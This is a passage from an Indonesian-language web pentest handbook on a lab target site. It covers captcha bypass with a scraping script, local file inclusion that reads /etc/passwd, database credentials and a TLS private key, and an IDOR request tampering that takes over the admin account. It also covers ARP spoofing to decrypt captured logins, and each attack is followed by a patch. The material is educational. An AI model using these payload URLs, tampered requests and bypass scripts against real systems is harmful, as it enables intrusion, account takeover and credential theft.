22:10:46] [WARNING] POST parameter 'email' does not seem to be injectable
22:10:46] [CRITICAL] all tested parameters do not appear to be injectable. Try
to increase values for --level / --risk options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comm
ent') and/or switch '--random-agent'
```

PATCH STATUS

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3
5	weblab.tibandung.com	SQL Injection	Patched	Patch #3.1

5. CAPTCHA CRACKING

INTRO

Captcha merupakan metode security untuk memfilter bot/script sehingga diharapkan dapat melindungi sebuah aplikasi dari ancaman botnet/scripting dengan tujuan tidak baik. Cara kerja captcha yaitu dengan challenge-response: memberikan challenge berupa tebak gambar yang selalu berubah (ini contoh captcha yang umum), beberapa ditemui juga captcha soal hitungan, dsb. Kita sebagai manusia kemudian memberi input (response)-nya. Captcha merupakan cara yang sangat ampuh mengeliminasi robot yang tentu bakal kesusahan dalam menebak huruf (ataupun mengenal angka kemudian menghitungnya). Sehingga efektifitas dari sebuah captcha menurut penulis seharusnya hanya ada 2 yaitu: menyulitkan robot, dan tidak menyulitkan manusia.

Beberapa ancaman terhadap aplikasi yang tidak terpasang captcha yaitu:

- Banyaknya entry data dengan konten tidak jelas. Biasanya ini terjadi pada form komentar blog, guestbook, testimonial, form kontak, dsb yang menyediakan form berisi text form.
- Flooding data ke database. Biasanya terjadi di form yang sama pada kasus di atas. Namun kali ini ancamannya adalah record database yang penuh dengan data masukan dari bot/script. Bisa dibayangkan kalau seorang pengunjung yang iseng membuat script untuk mengisi komentar setiap 100 kali per detik?
- Dan masih banyak ancaman lainnya yang bisa dikembangkan dari 2 contoh kasus di atas.

PENTEST

Tools yang digunakan:

Manual

Pada halaman guestbook **Target**, terdapat form isian guestbook dengan captcha yang tidak sesuai kaidah captcha yang penulis tulis di bagian intro di atas: *menyulitkan robot, dan tidak menyulitkan manusia*. Karena captcha pada aplikasi **Target** menggunakan text biasa.

The screenshot shows a web form titled "Sign Guestbook" with links for "View Guestbook" and "Find in Guestbook". The form contains fields for "Name", "Email", and "Comment". Below these is a "Date/Time" field showing "29-Jan-20, 05:53:55". At the bottom, there is a captcha question "TheCaptcha 6 + 4 =" followed by an input box, a "Submit" button, and a "Reset" button.

Karena berbasis text, maka siapa saja dapat mengekstrak datanya dengan sebuah script sederhana. Sebagai contoh penulis membuat sebuah script PHP sederhana dari PC **Hacker #1** sbb:

```
<?php
$url = "https://weblab.tibandung.com/guestbook.php";
$str = file_get_contents($url);
$pos1 = strpos($str, "TheCaptcha");
$x = substr($str, $pos1+11, -542);
$equation = str_replace(" ", "", $x);
eval("\$captcha=$equation;");
print $equation."=".$captcha."\n";
?>
```

Script di atas akan membaca isi dari halaman HTML pada URL **/guestbook.php**. Selanjutnya akan mencari posisi karakter “TheCaptcha” pada halaman HTML tersebut. Kemudian pada suatu posisi tertentu, akan diekstrak text yang ada setelahnya. Selanjutnya kedua data dijumlahkan. Selanjutnya hasil penjumlahan di print out melalui stdout oleh program PHP.

Di bawah merupakan hasil eksekusi script, dimana dengan mudah dapat mengekstrak text captcha, menjumlahkan, dan menampilkan nya. Bahkan dalam 10 kali percobaan sbb:

```
inan@eniatic:~$ for i in `seq 1 10`; do php [REDACTED]-captcha.php ; done
12+17=29
3+4=7
16+14=30
1+3=4
18+18=36
10+11=21
6+15=21
3+14=17
1+12=13
6+13=19
inan@eniatic:~$
```

Script **Hacker #1** di atas bisa dikembangkan lebih jauh lagi untuk membuat *script auto-post* dengan *custom content* sebanyak 100 kali misalnya, tanpa takut di tolak captcha, karena validasi captcha nya dapat dengan mudah ditebak.

REKOMENDASI

Pemasangan captcha untuk menyaring robot memang dapat meningkatkan keamanan sebuah aplikasi tetapi dengan syarat tentu saja menggunakan captcha yang benar. Tidak jarang juga penulis menemukan captcha salah kaprah, walaupun sudah menggunakan image tetapi tidak ada noise atau variasi-variasi gaya huruf sehingga masih bisa dibaca dengan teknik Optical Character Recognition (OCR) script/robot. Di bawah ini contoh sederhana menebak captcha menggunakan teknik OCR dengan bantuan tools GNU OCR (GOCR).

Berikut merupakan file image **welengsek1.png** tanpa garis noise sama sekali:

k A M p r 3 t

Hasilnya, karakter pada file image dapat dengan mudah terbaca oleh GOCR:

```
inan@eniatic:/opt/captcha/sample$ gocr welengsek1.png
kAMpr3t
inan@eniatic:/opt/captcha/sample$
```

Akan sangat jauh berbeda dengan contoh ke-2 dibawah ini, dimana file image **welengsek2.png** yang sudah menggunakan noise berupa garis pengabur untuk OCR:

~~k A M p r 3 t~~

Hasilnya, karakter pada file image tidak dapat terbaca oleh GOCR:

```
inan@eniatic:/opt/captcha/sample$ gocr welengsek2.png
_
_
_0 _ _
_
```

Hanya dengan menambahkan 1 garis noise, prinsip captcha yang penulis sampaikan di intro tadi tetap terpenuhi: *menyulitkan robot, dan tidak menyulitkan manusia.*

PATCH #4

PATCH #4.1 – Fixing Captcha

Seperti yang telah dibahas di bab sebelumnya, terdapat celah keamanan pada captcha di form guestbook yang perlu di patch. Penulis melakukan patching celah keamanan pada aplikasi **Target** dengan mengganti captcha pada form dengan sebuah captcha sederhana berbasis image dengan garis noise pengecoh OCR.

```
<?php
session_start();

$width = 100;
$height = 40;
$length = 5;

$baseList = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';

$code = "";
$counter = 0;

$image = @imagecreate($width, $height) or die('Cannot initialize GD!');

for( $i=0; $i<10; $i++ ) {
    imageline($image,
        mt_rand(0,$width), mt_rand(0,$height),
        mt_rand(0,$width), mt_rand(0,$height),
        imagecolorallocate($image, mt_rand(150,255), mt_rand(150,255), mt_rand(150,255)));
}

for( $i=0, $x=0; $i<$length; $i++ ) {
    $actChar = substr($baseList, rand(0, strlen($baseList)-1), 1);
    $x += 10 + mt_rand(0,10);
    imagechar($image, mt_rand(10,5), $x, mt_rand(6,20), $actChar,
        imagecolorallocate($image, mt_rand(0,155), mt_rand(0,155), mt_rand(0,155)));
    $code .= $actChar;
}

header('Content-Type: image/jpeg');
imagejpeg($image);
imagedestroy($image);

$_SESSION['securityCode'] = $code;
?>
```

Untuk menggunakannya, tinggal memanggil file PHP di atas sebagai source image:


```

```

RE-PENTEST


Captcha telah menggunakan image dengan garis noise pengecoh OCR. Sehingga sudah tidak dapat dilakukan re-test menggunakan cara yang sama ketika pentest.

Form guestbook web **Target**, sebelum menggunakan captcha berbasis image:



The screenshot shows a web form titled "Sign Guestbook" with links for "View Guestbook" and "Find in Guestbook". The form includes input fields for "Name", "Email", and "Comment". Below these is a "Date/Time" field showing "29-Jan-20, 05:53:55". At the bottom, there is a captcha challenge: "TheCaptcha 6 + 4 =" followed by an empty input box, a "Submit" button, and a "Reset" button.

Form guestbook web **Target**, setelah menggunakan captcha berbasis image dengan garis-garis noise pengecoh OCR:



The screenshot shows the same "Sign Guestbook" form, but the captcha challenge has been updated. It now features an image with the letters 'a', 'y', 'R', and 'r' scattered among noise lines. The text "TheCaptcha" is followed by an equals sign and an empty input box, with "Submit" and "Reset" buttons.

PATCH STATUS

No.	Website	Vulnerability	Status	Referensi
1	weblab.tibandung.com	Jalur data via HTTP (tidak terenkripsi)	Patched	Patch #1.1
2	weblab.tibandung.com	XSS Injection (Reflected)	Patched	Patch #2.1
3	weblab.tibandung.com	XSS Injection (Stored)	Patched	Patch #2.2
4	weblab.tibandung.com	Unprotected Session Cookie	Patched	Patch #2.3
5	weblab.tibandung.com	SQL Injection	Patched	Patch #3.1
6	weblab.tibandung.com	Captcha Bypass	Patched	Patch #4.1

6. INSECURE DIRECT OBJECT REFERENCE (IDOR): FILE INCLUSION

INTRO

File Inclusion adalah salah satu celah keamanan pada website dengan jenis IDOR (Insecure Direct Object Reference), yang memungkinkan user untuk mengakses direct object pada suatu sistem aplikasi, baik object yang terdapat pada system itu sendiri (local) atau resource di tempat lain (remote) dan dapat mengeksekusi atau menampilkan resource yang digunakan tersebut. Sebagai contoh berikut sebuah link dari aplikasi:

```
https://website.com/download?file=01.pdf
```

URL di atas jika di klik akan menampilkan data dari sebuah file pdf bernama 01.pdf. Bagaimana jika URL nya diubah sebagai berikut:

```
https://website.com/download?file=02.pdf
```

Jika file 02.pdf exist dan aplikasi menampilkan isi dari file 02.pdf, maka aplikasi vulnerable terhadap IDOR local file inclusion. Dengan sedikit kreatifitas, URL nya diubah lagi menjadi sbb:

```
https://website.com/download?file=/etc/passwd
```

Aplikasi kemudian menampilkan isi file /etc/passwd pada system *nix, yang berisikan list user system *nix. Celah keamanan ini dapat membahayakan karena bisa dimanfaatkan untuk mendapatkan, mengubah, ataupun menghapus informasi apa saja pada website yang menjadi target serangan.

PENTEST

Tools yang digunakan:

ZAP - <https://www.zaproxy.org/>

Hacker #2 melakukan scanning menggunakan ZAP terhadap **Target**. Dari hasil scan, dilaporkan adanya celah path traversal (LFI) pada halaman **about.php**:

Path Traversal	
URL:	https://weblab.tibandung.com/about.php?file=%2Fetc%2Fpasswd
Risk:	High
Confidence:	Medium
Parameter:	file
Attack:	/etc/passwd
Evidence:	root:x:0:0
CWE Id:	22
WASC Id:	33
Description:	The Path Traversal attack technique allows an attacker access to files, directories, and command document root directory. An attacker may manipulate a URL in such a way that the web site will ex

Kemudian dari informasi tersebut, penulis dapat menggunakan sedikit kreatifitas untuk mencari informasi apapun pada target.

Mendapatkan informasi list user system server **Target:**

<https://weblab.tibandung.com/about.php?file=/etc/passwd>

About Guestbook Apps

```

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
llian:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin

```

Mendapatkan informasi jenis OS server **Target:**

<https://weblab.tibandung.com/about.php?file=/etc/issue>

About Guestbook Apps

CentOS release 6.10 (Final) Kernel r on an 'm

[Home](#) | [About](#)

Selanjutnya di bawah ini penulis mendapatkan informasi konfigurasi koneksi database pada aplikasi **Target** pada URL: <https://weblab.tibandung.com/about.php?file=db.inc.php>. Ini agak sedikit *tricky*, karena isi data PHP tersebut mengandung tag HTML "<" dan ">" jadi browser akan menginterpretasikan itu sebagai HTML dan tidak ditampilkan pada web page. Namun jika source code page tsb di view, hasilnya adalah sbb:

```

1 <html>
2 <head><title>Vulnerable WebApps</title></head>
3 <body>
4 <table width="400" border="0" align="center" cellpadding="3" cellspacing="0">
5 <tr>
6 <th><strong>About Guestbook Apps</strong></th>
7 </tr>
8 </table>
9 <table width="400" border="0" align="center" cellpadding="3" cellspacing="1"
10 bgcolor="#CCCCCC">
11 <tr>
12 <td>
13 <pre>
14 $host="localhost";
15 $username="root";
16 $password="indonesia";
17 $db_name="websitenet";
18
19 mysql_connect("$host", "$username", "$password")or die(mysql_error());
20 mysql_select_db("$db_name")or die(mysql_error());
21
22

```

DB Access

- ✓ Username=root
- ✓ Password=indonesia
- ✓ DB Name=websitenet

Mendapatkan informasi konfigurasi webserver **Target**:

<https://weblab.tibandung.com/about.php?file=/etc/httpd/conf.d/ssl.conf>

```

certificate, use this # directive to point at the key file. Keep in
mind that if # you've both a RSA and a DSA private key you can
configure # both in parallel (to also allow the use of DSA ciphers,
etc.) SSLCertificateKeyFile /etc/pki/tls/private/localhost.key #
Server Certificate Chain: # Point SSLCertificateChainFile at a file
containing the # concatenation of PEM encoded CA certificates
which form the # certificate chain for the server certificate.
Alternatively # the referenced file can be the same as
SSLCertificateFile # when the CA certificates are directly
appended to the server # certificate for convenience.
#SSLCertificateChainFile /etc/pki/tls/certs/server-chain.crt #

```

Tidak sampai disitu, penulis melanjutkan kreatifitas dengan mencoba membaca isi private key

Target, setelah mendapatkan info lokasi nya dari gambar sebelumnya di atas:

<https://weblab.tibandung.com/about.php?file=/etc/pki/tls/private/localhost.key>

About Guestbook Apps

```

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA0CtPWkqpB5kYnAYN/IGRYU3T6fPewDfgWw764KSN4NFTgxM
xKsJBEBvec+YYJc0Fr9e/DZyRNNPk6v7hhOwvS3unwvq2GeXAUUVWny8Dv302nz
OrHJJ9EG6SpC0OCFnZznREkShqK5hEIS7ZXKlI5s0r5D9ujNcUlgAEACqPra+Cj
dLL5xoRVPf8SLAo5VSzUKjPfbM2mqSvtkjje8N05vmayKsvRIH017VMTjoMqub4
iDC3JYou41WlekxNHXiaA4fdBHSOVICgXjHvKLn8sYvBG1HF6gaMlmoKrDGBc5
uOeT4kv2wfpMIVhdkeBOtBmntQvrFT2DiZA3wIDAQABAoIBAFJON87kBlno2jZ
luE5JllyEq0NXMogPN0Y4UfdY0u+XcWEHU74d0IkMCOO9XmVeUZ27gcE00W9XE
7asmZ12CSiPoVyeUkfSgv8he18Dc8rGKCEsbEGzNF8wutM2JNCxPo3vq4pvhAfeD
+oGowsd9F7nGrFhEcsXUNccPNvEEu/eSNVB0rx7ZkvjFlh8KOVIB+dLYd4pqCy9R
bBvWYSxe2baJquzAaxETDzlvxg6Xwk/n5kYUqBBRp9q36srzy+ZA6XPYV0wNVUEa
sMekHDvOOSlmRvAAYffTEYYvWes7mehtcuWMMfxGZYOE57O9PFFlow+3SMGwh5vL

```

✓ localhost.key – RSA Private Key to decrypt SSL traffic

Private key ini dapat digunakan untuk mengeksploitasi kembali celah keamanan yang dibahas di Bab 1 pada awal buku ini yang telah di patch pada bagian **Patch #1**. Jika sysadmin hanya menggunakan enkripsi standar tanpa *Perfect Forward Secrecy* (PFS), siapapun dapat dengan mudah melakukan decrypt selama telah memiliki private key di atas.

REKOMENDASI

Cara mencegah celah keamanan Local File Inclusion (LFI) bisa beragam, tergantung objektif awal dibuatnya halaman yang menggunakan fitur include tsb. Dalam contoh kasus aplikasi seperti websitenet pada **Target** ini adalah dengan mengubah cara aplikasi dalam menyajikan data. Pada websitenet, halaman **about.php** merupakan halaman yang sebenarnya dibuat oleh developer aplikasi untuk menyajikan isi data yang ada di file README.txt. Namun, tanpa memikirkan aspek keamanan atau berpikir bagaimana jika pengunjung melakukan sedikit kreatifitas mengubah **about.php?file=README.txt** menjadi **about.php?file=/etc/passwd** misalnya, sehingga dapat membocorkan informasi apa saja pada server **Target**.

Pada kasus selain ini, mungkin saja bisa dengan menggunakan tokenisasi unik dan verifikasi. Sehingga user yang mengakses file juga perlu mengirimkan token yang valid jika ingin mengakses resource lainnya.

Solusi lainnya adalah dengan membatasi environment web server. Misalnya dengan chroot, sehingga direktori root yang bisa diakses oleh web server terbatas sesuai keinginan sysadmin. Tidak bercampur dengan direktori root "/" pada system *nix.

7. INSECURE DIRECT OBJECT REFERENCE (IDOR): DATA TAMPER

INTRO

Hampir sama dengan celah keamanan IDOR di bab sebelumnya, data tamper merupakan salah satu celah keamanan pada aplikasi web yang memungkinkan user untuk mengakses direct object pada suatu system aplikasi dan aplikasi yang rentan tersebut akan menerima memproses input yang di provide user.

Sebagai contoh, berikut adalah celah IDOR sederhana pada system transfer aplikasi web Bank ABC. Alice akan mentransfer uang kepada Bob sejumlah Rp 50.000. Ketika di submit, web browser mengakses resource sbb:

```
http://bankabc.com/transfer?from=alice&to=bob&amount=50000
```

Jika aplikasi web Bank ABC memiliki celah IDOR, maka dengan sedikit kreatifitas, Alice bahkan bisa mengubah input di atas menjadi sbb:

```
http://bankabc.com/transfer?from=bob&to=alice&amount=50000
```

Akibatnya, tabungan Bob bukan bertambah Rp 50.000, malah tekor Rp 50.000 bukan? Contoh lain, kalau celah tersebut dapat di intercept oleh Hacker misalnya. Dan ditengah jalan hacker melakukan data tamper sbb:

```
http://bankabc.com/transfer?from=bob&to=hacker&amount=50000
```

Transfer dana di atas malah oleh aplikasi yang memiliki celah IDOR akan diproses menuju rekening Hacker. IDOR merupakan salah satu celah keamanan populer yang impact nya bisa sangat berbahaya.

PENTEST

Tools yang digunakan:

Burp - <https://portswigger.net/burp>

IDOR merupakan celah keamanan yang proses pencariannya biasanya dilakukan secara manual. Beberapa kasus malah perlu mempelajari workflow aplikasi dulu sebelum eksploitasi celah IDOR nya dapat efektif.

Pada aplikasi **Target** yang cukup interaktif, sangat dimungkinkan adanya celah IDOR seperti ini. Salah satunya pada fitur change password yang akan penulis tunjukkan beberapa saat lagi.

Berbekal dengan informasi yang sudah didapatkan **Hacker #1** tentang password user 'webmaster' hasil Sniffing di LAN (refer ke Bab 1 – Packet Sniffing) ataupun dari dump database hasil SQL Injection (refer ke Bab 4 – SQL Injection), ditemukan bahwa password user 'webmaster' tsb adalah:

✓ Username=webmaster	✓ Username=admin
✓ Password=indonesia	✗ Password= ???

Jika pembaca kembali pada bab-bab sebelumnya, password admin memang cukup kompleks sehingga tidak dapat di crack hash nya. Maka Penulis melalui PC **Hacker #1** akan memanfaatkan celah IDOR saja untuk take-over account admin.

Hacker #1 login ke aplikasi **Target** pada URL <https://weblab.tibandung.com/admin>. Pada halaman login, masukkan kredensial user 'webmaster', sehingga bisa mengakses halaman Admin Area.

Welcome, webmaster | Non-Administrator | [Logout](#)

Registered Zone Menu

Title : Loreng mesum kolor si mamet

Body content : `<p align="justify">The turtle is slowly and is happy with his face of life. The flamingo walks with elegant grace, she knows she is one of the kind. If you can not stop at least smile as you go by. If you can not stop at least smile as`


[Save Changes](#)

Change password feature

[Submit](#)

Pada halaman Admin ini terdapat form untuk mengganti password. Kita akan mengecek apakah ada celah IDOR pada form change password tersebut.

Jalankan aplikasi Burp pada PC **Hacker #1**. Kemudian pada konfigurasi web browser lakukan setup agar web browser menggunakan burp proxy. Konfigurasi proxy menggunakan default konfigurasi dari burp (localhost dan listen di port 8080):



Setelah itu **Hacker #1** mencoba mengganti password dengan submit password baru pada form Change password feature. Setelah tombol submit di klik, dari jendela Burp proxy, ditemukan data yang dipost oleh user 'webmaster' adalah seperti ini:

```
POST /admin/changepass.php HTTP/1.1
Host: weblab.tibandung.com
Connection: keep-alive
Content-Length: 21
Cache-Control: max-age=0
Origin: https://weblab.tibandung.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.81 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: https://weblab.tibandung.com/admin/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Cookie: __cfduid=d098a2416e0dfa62aaf9e17a4f1fc5c251580483841; _ga=GA1.2.468410015.1577042121; PHPSESSID=7a93bd7qudfs0d4j8ud4ipetm3

p=aserehe&u=webmaster
```

Perhatikan gambar di atas. Ternyata untuk mengubah password, form tersebut akan mengontak file **/admin/changepass.php** dengan mengirimkan data berisikan parameter:

p=<isi password> & u=webmaster

Parameter u disini apakah username? Berbekal pengetahuan **Hacker #1** dari hasil SQL Injection, struktur table user adalah seperti berikut:

id	username	password
1	admin	b591f506449a76d8db9f25e681afa011
2	webmaster	CDA2C99FBF5E19F20D331299C15A4491

Dari sini logika **Hacker #1** adalah coba mengganti (tamper) value dari parameter 'u' yang tadinya berisi 'webmaster' menjadi 'admin'. Diharapkan program **changepass.php** akan memproses query SQL ke database yang kurang lebih seperti ini:

```
UPDATE users SET password='<MD5 submitted password>' WHERE username='admin'
```


Kalau password admin berubah menjadi 'aserehe', form change password berarti memiliki celah IDOR. Langsung saja kita test dengan mengubah value dari parameter 'u' menjadi 'admin':

```
POST /admin/changepass.php HTTP/1.1
Host: weblab.tibandung.com
Connection: keep-alive
Content-Length: 21
Cache-Control: max-age=0
Origin: https://weblab.tibandung.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.81 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: https://weblab.tibandung.com/admin/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Cookie: __cfduid=d098a2416e0dfa62aaf9e17a4f1fc5c251580483841; _ga=GA1.2.468410015.1577042121; PHPSESSID=7a93bd7qudfs0d4j8ud4ipetm3
```

p=aserehe&u=admin

Dan forward packet tsb pada proxy burp. Seharusnya password admin yang susah di crack itu kini sudah tertimpa dengan password baru.

Penulis logout dari admin area, shutdown burp, dan login kembali namun kali ini menggunakan user 'admin' dan password 'aserehe'. Eureka! Admin sudah di take-over!



- ✓ Username=webmaster
- ✓ Username=admin
- ✓ Password=indonesia
- ✓ Password= aserehe (replaced)

REKOMENDASI

Untuk mencegah celah IDOR adalah sebaiknya menggunakan reference indirect object dalam memproses data, serta dilakukan validasi sebelum memproses input user. Salah satu solusi misalnya dengan menggunakan parameter yang dinamis seperti token.

Dalam contoh celah IDOR aplikasi **changepass.php Target** ini misalnya, sebaiknya input yang diperlukan dalam proses penggantian password adalah cukup mengirimkan string password baru nya saja. Tidak perlu direct input dari user yang mengirimkan juga parameter 'u'. Lantas bagaimana membedakan password apa yang akan di update oleh aplikasi, apakah user 'admin' atau 'webmaster'? Itu menjadi tugas dari program **changepass.php** untuk membaca sesi login user apa yang meminta ubah password. Lebih detail akan dibahas penulis pada bab Patch #5.3.

PATCH #5

PATCH #5.1 – Fixing Local File Inclusion IDOR

Langkah cepat untuk segera menutup celah keamanan yang ada di file **about.php**, penulis melakukan sedikit perubahan pada file **about.php**. Perubahan pada code agar hardcoded menginclude file “README.txt”. Ini untuk membatasi file **about.php** hanya menampilkan isi file README.txt saja, tidak boleh memproses file yang lain.

Berikut adalah perubahan code nya. Sebelum:

```
<?php
$file=$_GET['file'];
$handle=fopen($file,"r");
$isi=fread($handle, filesize($file));
echo $isi;
fclose($handle);
?>
```


Sesudah:

```
<?php
$file="README.txt"
$handle=fopen($file,"r");
$isi=fread($handle, filesize($file));
echo $isi;
fclose($handle);
?>
```

PATCH #5.2 – Enable Enkripsi Lebih Kuat

Karena konfigurasi SSL pada web server Target tidak menggunakan cipher yang kuat seperti *Perfect Forward Secrecy* serta private key **localhost.key** telah didapatkan akibat dari celah keamanan LFI pada web **Target**, maka siapapun yang mendapatkannya dapat menggunakan key tsb untuk men-decrypt SSL traffic. Melalui **Hacker #1**, penulis akan melakukan SSL sniffing terhadap **Victim #1**, untuk selanjutnya men-decrypt SSL traffic yang dikirimkan **Victim #1** ke **Target**.

Dengan menggunakan metode yang sama dengan Pentest pada Bab 1 Packet Sniffing, **Hacker #1** melakukan *ARP spoofing* terhadap **Victim #1**. Perbedaannya hanya dimasukkan private key di tool wireshark agar SSL traffic dapat di decrypt oleh wireshark. Data apapun yang dikirimkan oleh **Victim #1** ke **Target** akan dengan mudah dibaca oleh **Hacker #1**. Termasuk password untuk kredensial login admin.



Contoh di bawah adalah kondisi sebelum dilakukan hardening SSL pada web server **Target**. Kredensial login **Victim #1** dapat disadap dan decrypt oleh **Hacker #1**.

No.	Time	Source	Destination	Protocol	Length	Info
41	9.92392800	192.168.1.7		HTTP	715	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
44	10.2629270	192.168.1.7		TCP	54	asprovataalk > https [FIN, ACK] Seq=833 Ack=549 Win=0 Len=0
46	10.2632770	192.168.1.7		TCP	54	asprovataalk > https [ACK] Seq=834 Ack=550 Win=64 Len=0
47	10.2636420	192.168.1.7		TCP	62	socks > https [SYN] Seq=0 Win=65535 Len=0 MSS=1460
50	10.6002810	192.168.1.7		TCP	54	socks > https [ACK] Seq=1 Ack=1 Win=65535 Len=0
51	10.6004340	192.168.1.7		SSL	158	client Hello

Frame 41: 715 bytes on wire (5720 bits), 715 bytes captured (5720 bits) on interface 0						
Ethernet II, Src: cadmusCo_7c:2f:cc (08:00:27:7c:2f:cc), Dst: 88:5d:fb:ca:42:0e (88:5d:fb:ca:42:0e)						
Internet Protocol Version 4, Src: 192.168.1.7 (192.168.1.7), Dst: 192.168.1.10						
Transmission Control Protocol, Src Port: asprovataalk (1079), Dst Port: https (443), Seq: 172, Ack: 154, Len: 661						
Secure Sockets Layer						
Hypertext Transfer Protocol						
Line-based text data: application/x-www-form-urlencoded						
username=webmaster&password=indonesia&submit=submit						

0200	76	65	0d	0a	43	61	63	68	65	2d	43	6f	6e	74	72	6f	ve..Cach	e-Contro
0210	6c	3a	20	6e	6f	2d	63	61	63	68	65	0d	0a	43	6f	6f	l: no-ca	che..Coo
0220	6b	69	65	3a	20	50	48	50	53	45	53	53	49	44	3d	71	kie: PHP	SESSID=q
0230	31	70	6e	68	67	6f	37	33	6f	72	74	68	71	32	6c	6e	lphnho73	orthq2ln
0240	68	69	68	76	74	72	36	67	33	0d	0a	0d	0a	75	73	65	hihvr6g	3....Use
0250	72	6e	61	6d	65	3d	77	65	62	6d	61	73	74	65	72	26	rname=we	bmaster&
0260	70	61	73	73	77	6f	72	64	3d	69	6e	64	6f	6e	65	73	password	=indones
0270	69	61	26	53	75	62	6d	69	74	3d	53	75	62	6d	69	74	ia&submi	t=submit

- ✓ Username=webmaster
- ✓ Password=indonesia

